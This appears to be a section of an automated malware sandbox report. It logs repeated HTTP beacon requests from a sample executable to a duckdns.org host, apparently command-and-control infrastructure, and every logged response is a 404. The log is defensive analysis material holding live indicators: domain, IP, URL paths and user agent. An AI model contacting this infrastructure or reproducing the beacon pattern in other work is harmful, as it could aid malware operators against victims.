Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:29 UTC	25	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:29 UTC	25	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:29 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:29 UTC	25	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.6	49847	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:29 UTC	25	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:29 UTC	25	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:29 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:29 UTC	26	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.6	49848	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:30 UTC	26	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:30 UTC	26	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:30 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:30 UTC	26	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.6	49849	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:30 UTC	26	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:30 UTC	26	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:30 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:30 UTC	26	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.6	49850	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:31 UTC	27	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:31 UTC	27	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:31 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:31 UTC	27	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.6	49851	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:31 UTC	27	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:31 UTC	27	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:31 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:31 UTC	27	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.6	49857	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:32 UTC	27	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:32 UTC	28	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:32 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:32 UTC	28	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.6	49858	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:32 UTC	28	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:32 UTC	28	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:32 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:32 UTC	28	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.6	49859	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:33 UTC	28	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:33 UTC	28	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:33 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:33 UTC	29	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.6	49860	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:34 UTC	29	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:34 UTC	29	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:34 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:34 UTC	29	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49760	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:33 UTC	2	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:33 UTC	3	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:33 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:33 UTC	3	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.6	49862	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:35 UTC	29	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:35 UTC	29	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:35 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:35 UTC	29	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.6	49863	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:36 UTC	30	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:36 UTC	30	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:36 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:36 UTC	30	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.6	49864	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:37 UTC	30	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:37 UTC	30	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:37 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:37 UTC	30	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.6	49865	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:38 UTC	30	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:38 UTC	31	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:38 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:38 UTC	31	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.6	49867	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:40 UTC	31	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:40 UTC	31	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:40 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:40 UTC	31	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.6	49868	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:41 UTC	31	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:41 UTC	31	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:41 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:41 UTC	31	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.6	49870	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:41 UTC	32	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:42 UTC	32	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:42 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:42 UTC	32	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.6	49871	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:42 UTC	32	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:42 UTC	32	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:42 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:42 UTC	32	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.6	49872	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:44 UTC	32	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:44 UTC	33	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:44 GMT Content-Type: text/html Content-Length: 146 Connection: close
